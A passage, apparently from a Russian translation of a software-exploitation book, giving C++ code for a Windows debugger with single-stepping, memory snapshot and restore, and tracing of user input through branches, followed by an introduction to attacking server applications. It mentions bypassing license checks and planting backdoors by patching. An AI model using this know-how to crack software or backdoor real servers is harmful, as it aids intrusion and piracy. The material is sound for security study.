С помощью специального API, который входит в состав операционной системы Windows, можно организовать запросы ко всем запущенным процессам и потокам. Этот программный код можно использовать для запроса всех запущенных потоков в процессе, проверяемом с помощью отладчика.

```
// Для исследуемого процесса, создадим
// структуру для каждого потока.

HANDLE         hProcessSnap = NULL;
hProcessSnap = CreateToolhelp32Snapshot(
               TH32CS_SNAPTHREAD,
               mPID);
if (hProcessSnap == INVALID_HANDLE_VALUE)
{
    _error_out("toolhelp snap failed\n");
  return;
}
else
{
    THREADENTRY32 the;
    the.dwSize = sizeof(THREADENTRY32);

    BOOL bret = Thread32First( hProcessSnap, &the);
    while(bret)
    {
        // Создать структуру потока.
        if(the.th32OwnerProcessID == mPID)
        {
            CDThread *aThread = new CDThread;
            aThread->m_thread_id = the.th32ThreadID;
            aThread->m_hProcess = m_hProcess;

            mThreadList.push_back( aThread );
        }
        bret = Thread32Next(hProcessSnap, &the);
    }
}
```

В этом примере для каждого потока был создан и инициализирован объект CDThread. Мы получили структуру потока THREADENTRY32, в которой сохранены многие интересные для отладчика значения. Мы рекомендуем прочитать специальное руководство Microsoft по этому API. Обратите внимание, что в коде выполняются проверки значения владельца идентификатора процесса (PID) для каждого потока с целью гарантировать, что данный поток принадлежит исследуемому процессу.

Пошаговый режим

Отслеживание выполнения программы имеет огромное значение в плане определения того, способен ли хакер управлять логикой программы. Например, если 13-й байт пакета передается оператору switch, то злоумышленник вполне контролирует этот оператор, поскольку он контролирует значение 13-го байта пакета.

Пошаговый режим является свойством чипсета x86. При установке специального флага TRAP FLAG (флаг трассировки или флаг пошагового режима) процессор выполняет только по одной команде, за каждой из которых следует прерывание. Используя пошаговые прерывания, отладчик может проверить каждую выполняемую команду. Кроме того, с помощью описанных выше программ можно исследовать состояние памяти на каждом шаге. Например, для этой цели можно воспользоваться программой The PIT (http://www.hbgary.com). Эти методы достаточно просты, но их умелая комбинация обеспечит создание очень мощного отладчика.

Для перевода процессора в пошаговый режим нужно установить флаг трассировки, как показано в следующем листинге.

```
bool SetSingleStep()
{
    CONTEXT ctx;

    HANDLE hThread =
        fOpenThread(
                THREAD_ALL_ACCESS,
                FALSE,
                m_thread_id
                );

    if(hThread == NULL)
    {
        _error_out("[!] ошибка при открытии потока BPX!\n");
        return FALSE;
    }

    // Вернуть на одну инструкцию. Больше нельзя сделать копий состояния объек-
та.
    ctx.ContextFlags = CONTEXT_FULL;
    if(!::GetThreadContext(hThread, &ctx))
    {
         _error_out("[!] ошибка в GetThreadContext! \n");
         return FALSE;
    }
    // Установить пошаговый режим для этого потока.
    ctx.EFlags |= TF_BIT ;
    ctx.ContextFlags = CONTEXT_FULL;
    if(!::SetThreadContext(hThread, &ctx))
    {
        _error_out("[!] ошибка в SetThreadContext ! \n");
        return FALSE;
    }
```

```
    CloseHandle(hThread);
    return TRUE;
}
```

Обратите внимание, что мы устанавливаем флаг трассировки с помощью структуры `CONTEXT` для потока. Идентификатор потока хранится в переменной `m_thread_id`. Для пошаговой отладки многопоточной программы все потоки этой программы должны быть переведены в пошаговый режим.

Установка заплат

Если вы используете наш тип точек останова, то это говорит о том, что вы уже знакомы с созданием заплат. Прочитав исходный байт команды и заменив его байтом `0xCC` вы установили заплату в исходную программу! Безусловно, при установке заплат можно заменять намного больше, чем одну команду. Заплаты могут использоваться для добавления операторов ветвления, новых блоков кода и даже для замещения статических данных. С помощью заплат пираты часто взламывают механизмы защиты от копирования. И действительно, можно добиться впечатляющих результатов, заменив только одну команду перехода. Например, если в программе есть блок кода, который отвечает за проверку лицензионного файла, то пирату достаточно внедрить команду перехода, которая позволит обойти эту проверку лицензии[9]. Читатели, которые заинтересованы во взломе программного обеспечения, могут получить тысячи документов в Internet по этой теме. Для этого можно просто выполнить поиск в глобальной сети по ключевой фразе "взлом программ" ("software cracking").

Конечно, неоспоримо важно уметь создавать заплаты. Это позволяет во многих случаях исправить ошибку в программе. Правда, с таким же успехом можно и *внести* ошибку в программу. Например, вы знаете, что конкретный файл используется программным обеспечением атакуемого сервера. С помощью заплаты можно внедрить в этот файл потайной ход для доступа в систему. Хороший пример заплаты для программного обеспечения (заплата для ядра Windows NT) приведен в главе 8, "Наборы средств для взлома".

Внесение ошибок

Существует множество форм внесения ошибок. По существу, идея заключается в предоставлении необычных или нестандартных входных данных в программу с последующим анализом происходящих в результате событий. Среди используемых методов можно назвать изменение программного кода и искажение данных в куче или стеке программы.

При внесении ошибок в программном обеспечении *всегда* будут происходить сбои. Вопрос в том, как именно они будут происходить? Появится ли при этом у хакера возможность получить доступ к системе? Раскроет ли программное обеспечение критически важную информацию? Приведет ли отказ в работе программы к серии отказов, которые повлияют на работу других частей системы? Если отказы не наносят ущерба системе, говорят об отказоустойчивой системе.

Внесение ошибок является одним из наиболее мощных методов тестирования программ, который по-прежнему практически не используется поставщиками ком-

---

[9] *Этот весьма упрощенный метод сейчас уже не применяется на практике. Более сложные схемы обхода проверок рассмотрены в книге Building Secure Software. — Прим. авт.*

мерческих программ. Вот почему в современных коммерческих программах столько ошибок. Многие так называемые специалисты по компьютерной инженерии придерживаются той точки зрения, что четкий процесс разработки программного обеспечения приводит к созданию абсолютно безопасных программ, в которых нет ошибок, но это совсем не так. Реальная жизнь доказала, что в программном коде, созданном без продуманной стратегии тестирования, всегда будут опасные ошибки. Просто удивительно (и очень приятно для хакеров), что в большинстве фирм по созданию программ, на тестирование выделяются наименьшие суммы. Это значит, что в ближайшие годы мир будет принадлежать хакерам.

Внесение ошибок с помощью входных данных является отличным методом для выявления уязвимых мест. Причина проста: злоумышленник контролирует входные данные для программы, т. е. может проверить любую комбинацию входных данных. Естественно, что хакер обязательно найдет комбинацию, которая позволит ему взломать программу, не так ли?[10]

Фиксирование состояния процесса

Появление точки останова приводит к остановке программы в процессе выполнения. Останавливаются все действия во всех потоках. В этот момент можно воспользоваться специальными программами для чтения (или записи) в любой части памяти программы. Для обычной программы выделяется несколько важных областей памяти. Рассмотрим дамп памяти для сервера имен версии BIND 9.02, работающего под управлением Windows NT.

```
named.exe:
Found memory based at 0x00010000, size 4096
Found memory based at 0x00020000, size 4096
Found memory based at 0x0012d000, size 4096
Found memory based at 0x0012e000, size 8192
Found memory based at 0x00140000, size 184320
Found memory based at 0x00240000, size 24576
Found memory based at 0x00250000, size 4096
Found memory based at 0x00321000, size 581632
Found memory based at 0x003b6000, size 4096
Found memory based at 0x003b7000, size 4096
Found memory based at 0x003b8000, size 4096
Found memory based at 0x003b9000, size 12288
Found memory based at 0x003bc000, size 8192
Found memory based at 0x003be000, size 8192
Found memory based at 0x003c0000, size 8192
Found memory based at 0x003c2000, size 8192
Found memory based at 0x003c4000, size 4096
Found memory based at 0x003c5000, size 4096
Found memory based at 0x003c6000, size 12288
Found memory based at 0x003c9000, size 4096
Found memory based at 0x003ca000, size 4096
Found memory based at 0x003cb000, size 4096
Found memory based at 0x003cc000, size 8192
Found memory based at 0x003e1000, size 12288
Found memory based at 0x003e5000, size 4096
Found memory based at 0x003f1000, size 24576
Found memory based at 0x003f8000, size 4096
Found memory based at 0x0042a000, size 8192
Found memory based at 0x0042c000, size 8192
Found memory based at 0x0042e000, size 8192
```

[10] *Конечно, нет! Но в некоторых случаях этот метод срабатывает. — Прим. авт.*

```
Found memory based at 0x00430000, size 4096
Found memory based at 0x00441000, size 491520
Found memory based at 0x004d8000, size 45056
Found memory based at 0x004f1000, size 20480
Found memory based at 0x004f7000, size 16384
Found memory based at 0x00500000, size 65536
Found memory based at 0x00700000, size 4096
Found memory based at 0x00790000, size 4096
Found memory based at 0x0089c000, size 4096
Found memory based at 0x0089d000, size 12288
Found memory based at 0x0099c000, size 4096
Found memory based at 0x0099d000, size 12288
Found memory based at 0x00a9e000, size 4096
Found memory based at 0x00a9f000, size 4096
Found memory based at 0x00aa0000, size 503808
Found memory based at 0x00c7e000, size 4096
Found memory based at 0x00c7f000, size 135168
Found memory based at 0x00cae000, size 4096
Found memory based at 0x00caf000, size 4096
Found memory based at 0x0ffed000, size 8192
Found memory based at 0x0ffef000, size 4096
Found memory based at 0x1001f000, size 4096
Found memory based at 0x10020000, size 12288
Found memory based at 0x10023000, size 4096
Found memory based at 0x10024000, size 4096
Found memory based at 0x71a83000, size 8192
Found memory based at 0x71a95000, size 4096
Found memory based at 0x71aa5000, size 4096
Found memory based at 0x71ac2000, size 4096
Found memory based at 0x77c58000, size 8192
Found memory based at 0x77c5a000, size 20480
Found memory based at 0x77cac000, size 4096
Found memory based at 0x77d2f000, size 4096
Found memory based at 0x77d9d000, size 8192
Found memory based at 0x77e36000, size 4096
Found memory based at 0x77e37000, size 8192
Found memory based at 0x77e39000, size 8192
Found memory based at 0x77ed6000, size 4096
Found memory based at 0x77ed7000, size 8192
Found memory based at 0x77fc5000, size 20480
Found memory based at 0x7ffd9000, size 4096
Found memory based at 0x7ffda000, size 4096
Found memory based at 0x7ffdb000, size 4096
Found memory based at 0x7ffdc000, size 4096
Found memory based at 0x7ffdd000, size 4096
Found memory based at 0x7ffde000, size 4096
Found memory based at 0x7ffdf000, size 4096
```

Можно прочесть все данные в этих областях памяти и сохранить их. Эти данные можно рассматривать как “моментальный снимок” исполняющегося процесса. Можно продолжить исполнение программы и приостановить его в любой другой момент с помощью следующей точки останова. При этом в любой момент ячейки памяти можно заполнить данными, которые были сохранены при первом останове. Это позволяет “перезапустить” программу с момента выполненного “снимка”, т.е. можно бесконечно “прокручивать” программу назад к нужной точке.

Это мощный метод, который применяется при автоматическом тестировании программ. Он позволяет сделать моментальный снимок памяти программы и перезапустить ее. После восстановления данных в памяти можно внедрить вредоносные данные или симулировать различные типы атакующих данных. Также вполне возможно организовать этот процесс в виде цикла и проверять один и тот же программный код с по-

мощью различных входных данных. Автоматизированный метод проверки программ очень эффективен и позволяет проверить миллионы комбинаций входных данных.

Следующий листинг иллюстрирует выполнение "моментального снимка" памяти проверяемого процесса. Запрос выполняется относительно всех возможных областей памяти. Данные каждой выделенной области памяти копируются в перечень структур.

```
struct mb
{
    MEMORY_BASIC_INFORMATION mbi;
    char *p;
};

std: :list<struct mb *> gMemList;

void takesnap()
{
    DWORD start = 0;
    SIZE_T lpRead;

    while(start < 0xFFFFFFFF)
    {
        MEMORY_BASIC_INFORMATION mbi;

        int sz =
        VirtualQueryEx( hProcess,
                        (void *)start,
                        &mbi,
                        sizeof(MEMORY_BASIC_INFORMATION));

        if(     (mbi.State == MEM_COMMIT)
                 &&
                 (mbi.Protect != PAGE_READONLY)
                 &&
                 (mbi.Protect != PAGE_EXECUTE_READ)
                 &&
                 (mbi.Protect != PAGE_GUARD)
                 &&
                 (mbi.Protect != PAGE_NOACCESS)
                 )
        {
             TRACE("Обнаружена область памяти по адресу %d, размер %d\n",
                    mbi.BaseAddress,
                    mbi.RegionSize);
             struct mb *b = new mb;
             memcpy(   (void *)&(b->mbi),
                     (void *)&mbi,
                     sizeof(MEMORY_BASIC_INFORMATION));

             char *p = (char *)malloc(mbi.RegionSize);
             b->p = p;

             if(!ReadProcessMemory( hProcess,
                                    (void *)start, p,
                                    mbi.RegionSize, &lpRead))
             {
                    TRACE("Ошибка в ReadProcessMemory %d\nRead %d",
                    GetLastError(), lpRead);
             }
             if(mbi.RegionSize != lpRead)
             {
                    TRACE("Read short bytes %d != %d\n",
                    mbi.RegionSize,
                    lpRead);
             }
```

```
            gMemList.push_front(b);
        }

        if(start + mbi.RegionSize < start) break;
        start += mbi.RegionSize;
    }
}
```

В этом примере для проверки всех областей памяти, начиная с адреса `0` и заканчивая `0xFFFFFFFF`, используется функция `VirtualQueryEx`. Если обнаруживается блок выделенной памяти, то предоставляются сведения о размере выделенной области памяти и в следующем запросе указывается адрес, который следует сразу после данной области. Это позволяет устранить повторные запросы к одной и той же области памяти. Если область памяти зарезервирована, значит, она используется. При этом осуществляется проверка, что для области памяти не установлены права доступа "только для чтения", поэтому создается список только тех областей памяти, данные в которых могут изменяться. Нет причины сохранять области памяти, которые нельзя изменить, хотя при желании можно сохранить и эти области памяти на тот случай, если есть предположение, что права доступа к памяти могут изменяться во время исполнения приложения.

Если нужно восстановить состояние программы, следует прибегнуть к восстановлению всех сохраненных значений областей памяти.

```
void setsnap()
{
    std::list<struct mb *>::iterator ff = gMemList.begin();
    while(ff != gMemList.end())
    {
        struct mb *u = *ff;
        if(u)
        {
            DWORD lpBytes;
            TRACE("Запись в память с адреса %d, размер %d\n",
                  u->mbi.BaseAddress,
                  u->mbi.RegionSize);

            if(!WriteProcessMemory(hProcess,
                                   u->mbi.BaseAddress,
                                   u->p,
                                   u->mbi.RegionSize,
                                   &lpBytes))
           {
                TRACE("ошибка в WriteProcessMemory %d\n",
                GetLastError());
           }
           if(lpBytes != u->mbi.RegionSize)
           {
                TRACE("Warning, write failed %d != %d\n",
                      lpBytes,
                      u->mbi.RegionSize);
           }
        }
        ff++;
    }
}
```

Как видим, программный код для восстановления значений ячеек памяти намного проще. Здесь уже не надо отправлять запросы по адресам памяти, потому что оригинальные значения просто восстанавливаются.

Дизассемблирование машинного кода

Чрезвычайно важно, чтобы отладчик умел дизассемблировать команды. При подходе к точке останова или пошагового события каждый поток исследуемого процесса по-прежнему указывает на определенную команду. Используя функции структуры CONTEXT, можно определить адрес памяти, где хранится команда, но это не позволяет узнать, какая именно команда была использована.

Для этого данные в памяти должны быть дизассемблированы. К счастью, нам не нужно создавать собственный дизассемблер с нуля. Дизассемблер от Microsoft поставляется совместно с операционными системами этой компании. Этот дизассемблер используется, например, утилитой Dr. Watson при отказе в работе программы. Воспользуемся этим уже существующим средством для добавления функций дизассемблера в наш отладчик.

```
HANDLE hThread =
fOpenThread(
              THREAD_ALL_ACCESS,
              FALSE,
              theThread->m_thread_id
              );

if(hThread == NULL)
{
   _error_out("[!] Ошибка при открытии обработчика потока !\n");
   return FALSE;
}

DEBUGPACKET dp;
dp.context = theThread->m_ctx;
dp.hProcess = theThread->m_hProcess;
dp.hThread = hThread;

DWORD ulOffset = dp.context.Eip;

// Дизассемблирование команды.
if ( disasm ( &dp          ,
              &ulOffset        ,
              (PUCHAR)m_instruction,
              FALSE      )  )
{
   ret = TRUE;
}
else
{

   _error_out("error disassembling instruction\n");
   ret = FALSE;
}

CloseHandle(hThread);
```

В этом программном коде используется определенная пользователем структура потока. Благодаря полученному контексту мы теперь знаем, какая команда была выполнена. Вызов функции disasm описан в исходном коде Dr. Watson и легко может быть добавлен в ваш проект. Мы рекомендуем использовать исходный код Dr. Watson для добавления возможностей дизассемблера. Однако существуют и другие дизассемблеры с открытым кодом, которые предоставляют подобные возможности.

Создание базового средства для охвата кода

Как уже было указано, во всех средствах охвата кода (как коммерческих, так и бесплатных) отсутствуют важные возможности и методы визуализации данных, которые очень интересуют хакера. Вместо того чтобы "сражаться" с дорогими и неэффективными средствами, почему бы не создать аналог самостоятельно? В этом разделе речь пойдет о чрезвычайно полезном и в то же время простом средстве охвата кода, которое можно создать, используя отладочные вызовы API. Это средство будет отслеживать все условные ветвления в программном коде. Особо выделяются случаи, если выбор ветви по условию происходит на основе введенных пользователем данных. Очевидно, что цель заключается в определении того, исполняются ли введенные данные во всех вероятных ветвях, которые можно контролировать.

В нашем примере это средство запускает процессор в пошаговом режиме и отслеживает каждую команду с помощью дизассемблера. Нашей основной задачей является выявить искомый *блок кода* (code location). Блок кода представляет собой непрерывный блок команд без операторов условного перехода. Команды условного перехода соединяют между собой блоки кода. От одного блока кода программа переходит к исполнению другого блока. Нам нужно отследить все "посещенные" блоки кода и определить, обрабатывались ли в них введенные пользователем данные. Для отслеживания блоков кода мы использовали следующую структуру.

```
//Блок кода
struct item
{
    item()
    {
        subroutine=FALSE;
        is_conditional=FALSE;
        isret=FALSE;
        boron=FALSE;
        address=0;
        length=1;
        x=0;
        y=0;
        column=0;
        m_hasdrawn=FALSE;
    }
    bool    subroutine;
    bool    is_conditional;
    bool    isret;
    bool    boron;
    bool    m_hasdrawn;   // Для остановки циклических ссылок

    int        address;
    int        length;
    int        column;
    int        x;
    int        y;

    std::string m_disasm;
    std::string m_borons;

    std::list<struct item *> mChildren;

    struct item * lookup(DWORD addr)
    {
        std::list<item *>::iterator i = mChildren.begin();
        while(i != mChildren.end())
```

```
        {
            struct item *g = *i;
            if(g->address == addr) return g;
            i++;
        }
        return NULL;
    }
};
```

В каждом блоке кода есть набор указателей ко всем “адресатам” условного перехода из этого блока кода. Также в каждом блоке кода есть строка, в которой “отражаются” команды ассемблера, составляющие блок кода. Следующий фрагмент кода исполняется при каждом пошаговом событии.

```
struct item *anItem = NULL;

// Проверим, что контекст является новым.
theThread->GetThreadContext();

// Дизассемблируем искомую команду.
m_disasm.Disasm( theThread );

// Определим, является ли она целью условного перехода.
if(m_next_is_target || m_next_is_calltarget)
{
    anItem = OnBranchTarget( theThread );
    SetCurrentItemForThread( theThread->m_thread_id, anItem);
    m_next_is_target = FALSE;
    m_next_is_calltarget = FALSE;

    // Мы прошли операцию ветвления, поэтому нужно задать
    // списки родительский/дочерний.
    if(old_item)
    {
        // Определим, находимся ли мы в дочернем процессе.
        if(NULL == old_item->lookup(anItem->address))
        {
            old_item->mChildren.push_back(anItem);
        }
    }
}
else
{
    anItem = GetCurrentItemForThread( theThread->m_thread_id );
}

if(anItem)
{
    anItem->m_disasm += m_disasm.m_instruction;
    anItem->m_disasm += '\n';
}
char *_c = m_disasm.m_instruction;
if(strstr(_c, "call"))
{
    m_next_is_calltarget = TRUE;
}
else if(strstr(_c, "ret"))
{
    m_next_is_target = TRUE;
    if(anItem) anItem->isret = TRUE;
}
else if(strstr(_c, "jmp"))
{
    m_next_is_target = TRUE;
}
```

```
else if(strstr(_c, "je"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jne"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jl"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jle"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jz"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jnz"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jg"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jge"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else
{
    // Нет команды условного перехода,
    // поэтому добавляем единицу к длине текущего элемента.
    if(anItem) anItem->length++;
}

////////////////////////////////////////////
// Проверка тега boron.
////////////////////////////////////////////
if(anItem && mTagLen)
{
   if(check_boron(theThread, _c, anItem)) anItem->boron = TRUE;
}
old_item = anItem;
```

Как видим, в коде создается новая структура `CONTEXT` для потока, который был остановлен на первом шаге. Затем выполнено дизассемблирование команды, на которую указывает указатель команд. Если команда является началом нового блока кода, запрашивается список уже найденных соответствий блоков кода, чтобы не выполнять повторных записей. Команда затем сравнивается со списком известных команд условного перехода и в структуре элемента устанавливаются соответствующие

флаги. В завершение делается проверка наличия тегов boron. Код для этой проверки представлен в следующем разделе.

Проверка тегов boron

При возникновении пошагового события или точки останова отладчик может запросить в памяти сведения о наличии тегов boron (т.е. подстроки с данными пользователя). С помощью подпрограмм запроса к памяти, которые были представлены выше, мы можем создать довольно интеллектуальные запросы о наличии тегов boron. Поскольку регистры процессора постоянно используются для хранения указателей на данные, есть смысл проверить все регистры процесса на предмет хранения в них указателей на выделенные адреса памяти при возникновении точки останова или пошагового события. Если регистр процессора содержит указатель на выделенную область памяти, мы можем запросить эту область памяти и выполнить в ней поиск тега boron. Итак, в любом блоке кода, в котором обрабатываются введенные пользователем данные, обычно присутствует указатель на эти данные в одном из регистров процессора. Для проверки регистров можно воспользоваться следующей программой.

```
bool check_boron( CDThread *theThread, char *c, struct item *ip )
{
    // Отметим все регистры, хранящие указатели на буфер пользователя.
    DWORD reg;

    if(strstr(c, "eax"))
    {

        reg = theThread->m_ctx.Eax;
        if(can_read( theThread, (void *)reg ))
        {
            SIZE_T lpRead;
            char string[255];
            string[mTagLen]=NULL;
            // Выполним чтение указанной области памяти.
            if(ReadProcessMemory( theThread->m_hProcess,
                    (void *)reg, string, mTagLen, &lpRead))
            {
                    if(strstr( string, mBoronTag ))
                {
                    // Найти строку boron.
                    ip->m_borons += "EAX: ";
                    ip->m_borons += c;
                    ip->m_borons += " -> ";
                    ip->m_borons += string;
                    ip->m_borons += '\n';

                    return TRUE;
                }
            }
        }
    }
....
// Повторим этот вызов для всех регистров EAX, EBX, ECX, EDX, ESI, and EDI.

return FALSE;
}
```

Для экономии места мы не стали приводить программный код для всех регистров, а ограничились регистром EAX. Программа должна опросить все регистры, ука-

занные в комментарии. Функция возвращает значение `TRUE`, если тег `boron` обнаружен в области памяти, на которую есть указатель в одном из регистров.

Резюме

Все программы состоят из машинного кода. В действительности, только машинный код заставляет программу выполнять те или иные функции. Восстановление исходного кода представляет собой процесс поиска шаблонов в машинном коде. Определив определенный шаблон в машинном коде, хакер может найти потенциально уязвимые места в программном обеспечении.

В этой главе были изложены базовые концепции и методы декомпиляции. Был проанализирован программный код нескольких устаревших (но все еще мощных) средств в качестве примера. Используя эти средства и методы, можно узнать все необходимые сведения о цели, что впоследствии позволит провести ее взлом.

4 Взлом серверных приложений

Уже никого не удивишь взломом компьютера с помощью загрузочного диска. Однако такие атаки предполагают наличие практически неограниченного физического доступа к консоли компьютера. Но обычно этот доступ как раз очень ограничен (например, с помощью вооруженных охранников и собак). Единственное, что нужно уметь для проведения такой атаки, — это взламывать замки и проникать в чужие помещения. Безусловно, самым защищенным компьютером будет тот, который не подключен к сети, остается постоянно выключенным, вся информация на дисках которого стерта, и вообще он залит многометровой толщей бетона. Вот только такой полностью безопасный компьютер одновременно становится и полностью бесполезным. Большинство людей в реальном мире работают на своих компьютерах. Поэтому мы включаем компьютеры, загружаем операционную систему, подключаем его к Internet и начинаем работать на клавиатуре.

В сети Internet для большинства компьютеров обеспечивается весьма слабая защита. Если после установки по умолчанию программное обеспечение компьютера не проходит никакой настройки, то такой компьютер можно считать совершенно открытым для атак. Сеть Internet преимущественно представляет собой огромную группу связанных между собой открытых компьютеров (как связанные веревкой консервные банки). Проблемы настолько серьезны, что начинающий хакер способен просто загрузить с общедоступного Web-сайта программу атаки, которая существует уже более двух лет, и успешно взломать удивительно большое количество компьютеров. В Internet всегда найдется парочка легких целей. Однако это идеальный вариант. Гораздо ближе к реальности ситуация, когда в атакуемой сети используются последние заплаты программного обеспечения, запущена система обнаружения вторжений и установлен один или более брандмауэров.

Безусловно, программное обеспечение можно взламывать где угодно, а не только на подключенных к Internet компьютерах. Все еще существуют устаревшие сети, сети телефонной связи, арендуемые линии связи, высокоскоростные оптические сети, ретрансляторы сообщений, сети X.25, спутниковые и беспроводные сети. Однако риски во всех сетях подобны, даже если коммуникационные протоколы различны.

Удаленные атаки, или атаки по сети, с точки зрения злоумышленника намного безопаснее, чем атаки, требующие физического доступа к компьютеру. Просто здорово, когда можно избежать выстрелов из пистолета или укуса собаки (не говоря уж

о тюремном заключении). Однако с технической точки зрения удаленные атаки проводить гораздо сложнее, и здесь не обойтись минимальными знаниями. При удаленной атаке всегда используется программное обеспечение, которое служит для доступа по сети. Программное обеспечение, которое ожидает запросов из сети и выполняет действия по обслуживанию этих запросов от удаленных пользователей, называют *серверным приложением* (server software). Серверные приложения являются очень желанными целями удаленных атак хакеров.

Эта глава в основном посвящена теме взлома серверных приложений. Основное внимание мы обратим на приложения для работы в Internet, но не забывайте, что существуют и другие виды серверных программ, которые тоже уязвимы для описываемых здесь атак. Возможность взлома серверных приложений обусловлена очень многими причинами. Может быть, программист не уделил должного внимания тестированию безопасности программы. Возможно, руководитель проекта сделал неправильные предположения о надежности среды, в которой будет работать программа. Или были использованы ненадежные средства разработки, а возможно, уязвимые протоколы. Все вышеперечисленные причины приводят к возникновению в программах уязвимых мест. В основании большого количества программ атаки лежат невероятно простые (и глупые) ошибки, например неправильное использование возможностей интерфейсов API (вспомните функцию `gets()`). Ошибки такого рода кажутся серьезными промахами разработчиков, но не забывайте, что большинство современных разработчиков не уделяют должного внимания проблемам безопасности. В любом случае, являются ли эти проблемы результатом чрезмерного доверия к входным данным, ошибок программирования, неправильных вычислений или простых синтаксических ошибок, все вместе они приводят к возможности проведения удаленных атак.

Большинство из рассмотренных в этой главе атак были подробно рассмотрены в книгах наподобие *Секреты хакеров*. При этом большинство атак были проведены с помощью общедоступных средств, которые без особых проблем можно получить в Internet. Обратитесь к этим книгам, чтобы получить базовые сведения об атаках на серверные приложения и об использовании простых средств.

В этой главе будет рассмотрено несколько базовых проблем программного обеспечения сервера, включая проблему доверия к входным данным, поиска точек входа и использования доверительных отношений. Затем мы перейдем к изучению основных методов атак, которые будут поясняться многочисленными примерами, т.е. наши читатели смогут понять, как на практике использовать в своих целях основные проблемы программного обеспечения.

Доверие к входным данным

Среди разработчиков и программистов бытует распространенное предположение, что пользователи их программ будут вести себя благоразумно. К сожалению, это не так. Злоумышленники действительно существуют, и особенно быстро это проявляется, когда программное обеспечение принимает непроверенные данные из Internet. Другим широко распространенным заблуждением является идея, что пользовательский интерфейс клиентской программы не подходит для генерации определенных входных данных, т.е. ничего плохого якобы произойти просто не может. И это не со-

ответствует действительности. Злоумышленнику вовсе не нужно использовать определенный программный код клиентского приложения для генерации данных для сервера. Хакер может просто подготовить нужные биты данных и отправить их по сети. Оба описанных предположения составляют основу большинства проблем, связанных с чрезмерным доверием к входным данным.

Любые данные, которые не входят в состав программного обеспечения сервера, не могут и не должны считаться надежными. Выражение "безопасность на стороне клиента" можно рассматривать как бессмысленное сочетание противоположных по значению слов. Следует пользоваться простой аксиомой, что все клиенты могут быть взломаны. Безусловно, здесь главная проблема — это *доверие* к клиенту. Слепое доверие клиенту и непосредственную обработку предоставленных им данных нельзя назвать удачным решением, однако часто именно такое решение реализуется на сервере.

Рассмотрим стандартную проблему. Если непроверенные данные будут считаться надежными и входные данные будут использоваться для создания имени файла или доступа к базе данных, то программа-сервер предоставит беспрепятственный доступ клиента к системе. Неоправданное доверие является постоянной, и, возможно, одной из самых серьезных проблем для системы безопасности. Система не должна доверять данным, отправляемым потенциальным злоумышленником. Данные пользователей всегда должны рассматриваться как нечто вредоносное. Программы, в которых используются входные данные из Internet (пусть даже для фильтрации этих данных используется брандмауэр приложения), *должны* разрабатываться с учетом защиты от вероятных атак. Тем не менее, большинство программ просто принимают данные пользователя и выполняют на их основе операции с файлами, запросы к базам данных и системные вызовы.

Одной из сложнейших проблем является создание "черных списков" фильтрации и удаление "вредоносных входных данных". Дело в том, что создать и постоянно поддерживать полный "черный список" блокируемых данных очень сложно. Намного проще задать перечень тех входных данных, которые *могут* быть пропущены в "белом списке". Ошибки в "черном списке" значительно упрощают задачу злоумышленника.

Многие уязвимые места возникают по причине неоправданного доверия к пользовательским данным. Это позволяет злоумышленникам открывать любые файлы, управлять запросами к базе данных и даже выключать компьютер. Некоторые из атак могут проводиться даже анонимными пользователями. Для проведения других требуется ввести имя учетной записи пользователя и пароль. Однако даже законным пользователям не следует разрешать копирование всей базы данных и создание файлов в корневом каталоге сервера.

Во многих случаях реализации стандартной технологии клиент/сервер в клиентской программе есть пользовательский интерфейс, который как бы служит промежуточным уровнем между пользователем и серверным приложением. В качестве примера можно назвать форму на Web-странице. Клиенту предоставляется удобное графическое окно, в которое он может вводить данные. Когда клиент нажимает кнопку "Отправить", программный код клиентского приложения принимает все данные из формы, упаковывает их в специальный формат и отправляет серверу.

Пользовательский интерфейс предназначен для добавления уровня абстракции между человеком и серверной программой. Поэтому клиентское программное обес-

печение практически никогда не показывает, что передается от клиента серверу. Подобным образом клиентская программа стремится скрыть от пользователя большую часть данных, которые предоставляет сервер. Пользовательский интерфейс получает данные от сервера, конвертирует их для использования, делает их удобными для восприятия и т.д. Однако невидимо для пользователя осуществляется передача необработанных данных.

Безусловно, клиентское приложение только помогает пользователю в создании специально сформатированного запроса. Можно полностью отказаться от использования клиентского программного кода, если пользователь способен самостоятельно вручную создавать запросы в нужном формате. Но даже этот простой факт не учитывается в "безопасной архитектуре" многих Web-приложений. Злоумышленники широко пользуются возможностью создания вредоносных клиентских программ или непосредственного взаимодействия с сервером. Одной из самых любимых программ хакеров является программа `netcat`. Программа `netcat` позволяет просто открыть "анонимный" порт для подключения к удаленному серверу. После привязки к порту злоумышленник может вручную вводить строки данных или направлять поток данных на удаленный сервер. Вуаля, клиент просто исчез.

Шаблон атаки: делаем клиента невидимым

Удаляем клиента из цикла взаимодействия, обращаясь непосредственно к серверу. Можно попытаться выяснить, какие данные сервер принимает, а какие нет. Можно выдать себя за клиента.

Любое доверие, которое оказывается сервером клиенту, — это залог успеха атаки. Безопасное серверное приложение должно крайне подозрительно относиться к любым данным, которые поступают из сети, предполагая, что действует вредоносное клиентское приложение. По этой причине в практике создания безопасных приложений никогда не должны применяться решения, основанные на скрытых полях или проверке данных в формах JavaScript. По этой же причине никогда нельзя доверять данным, которые предоставляет пользователь клиентской программы. Более подробно о том, как избежать доверия к входным данным, описано в книгах *Writing Secure Code* и *Bulding Secure Software*.

Расширение привилегий

Для некоторых компонентов системы устанавливаются доверительные отношения (иногда явные, иногда неявные) с другими частями системы. В некоторых случаях эти доверительные отношения имеют возможности "расширения доверия", т.е. для компонентов могут быть сняты внутрисистемные ограничения. Чтобы разобраться в этом, представим, что происходит, когда обычное приложение использует системный вызов уровня ядра. Очевидно, что ядро заслуживает значительно большего доверия, чем обычная программа.

